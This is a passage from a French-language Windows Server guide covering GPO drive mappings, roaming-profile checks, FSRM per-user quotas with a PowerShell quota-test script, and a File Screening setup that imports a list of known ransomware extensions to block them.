

Et l'on désactive l'héritage.




### 3.5.2 Mapper les lecteurs réseau

Pour créer notre GPO utilisateurs : `User Configuration` > `Preferences` > `Windows Setting` > `Mappages de lecteurs`

Il faut ensuite créer notre lecteur en mode **UPDATE**.




> **Note**


> Il est aussi possible de faire un mappage pour chaque dossier.

## 3.6 Client


### 3.6.1 Prérequis

- Avoir la machine jointe au domaine


Lorsque la GPO du mappage réseau est active on le voit dans l'explorateur de fichiers.




Après un peu de temps on peut vérifier la présence de 7-zip.




On vérifie que la synchronisation des profils itinérants fonctionne bien.





## 3.7 Configuration de FSRM

Tout d'abord il faut installer le service FSRM soit depuis le Server Manager soit en PowerShell


```
Install-WindowsFeature -Name FS-Resource-Manager -IncludeManagementTools
```

Pour créer les quotas il faut ouvrir la console FSRM `fsrm.msc` et créer un quota comme ceci




Il est important de ne pas choisir la première option car sinon on bloque la synchronisation de tous les profils à 5 GB et non pas à 5 GB par utilisateur.


> **Note**
>
> Il est possible de créer des alertes autres que des Event Logs comme des mails, ce qui rend les alertes beaucoup plus visibles.



### 3.7.1 Vérifier la configuration FSRM

```
$path   = ""
$taille = 100MB
$nb     = 55

for ($i = 1; $i -le $nb; $i++) {
    $NomFichier = "$path\Fichier_$($i.ToString('00')).truc"
    try {
        $Flux = [System.IO.File]::Create($NomFichier)
        $Flux.SetLength($taille)
        $Flux.Close()
        Start-Sleep -Milliseconds 100
    }
    catch {
        Write-Host "Message du serveur : $($_.Exception.Message)"
        break
    }
}
```


Pour vérifier le hard quota mis en place on lance un script qui écrit 55 fichiers de 100MB afin de voir déclenché le quota Résultat d'un hard quota :




On peut voir qu'on a bien 55 fichiers de 100MB soit plus que le quota de 5GB, cela est du que FSRM la gpo des profils ce synchronise uniquement à la déconnexion de l'utilisateur. Il est important de clarifier que FSRM ne permet pas de ralentir le chiffrement, il permet seulement de limiter à la taille du quota.

## 3.8 Configuration du File Screening


Tout d'abord pour créer notre File Screening, il va nous falloir créer un groupe d'extensions puis l'ajouter à notre template.




Voici comment importer un fichier texte contenant les extensions connues (par exemple depuis KnowExtensionRansomwares) :

```
$PathToFile = "C:\Users\Administrator\Downloads\KnownExtensions.txt"
$GroupName  = "KnowExtensitionRansomwares"
Write-Host "Chargement du fichier : $PathToFile" -ForegroundColor Cyan

# Parsing
try {
    $Content       = Get-Content -Path $PathToFile -Raw | ConvertFrom-Json
    $AllExtensions = $Content.filters
    $Total         = $AllExtensions.Count
    Write-Host "-> $Total signatures détectées dans le fichier."
}
catch {
    Write-Host "Erreur"
    break
}

# Récupère le groupe existant
$ExistingGroup = Get-FsrmFileGroup -Name $GroupName

if ($ExistingGroup) {
    Set-FsrmFileGroup -Name $GroupName -IncludePattern $AllExtensions
    Write-Host "-> SUCCES"
}
```

Une fois le groupe créé, on va fabriquer notre template. On choisit notre groupe nommé `KnowExtensionRansomwares`.





Ensuite il nous faut créer l'event





> **Note**
>
> Tout comme FSRM, il est possible de créer des alertes autres que des Event Logs comme des mails.


Il faut bien choisir Active Screening car cela empêche la création du fichier, ensuite il faut créer l'emplacement où l'on veut appliquer le FSRM (mettre le chemin réel).



> **Note**
>
> Si l'on souhaite mettre le File Screening sur le `C:\` le screening type passera automatiquement en passif

Le résultat :



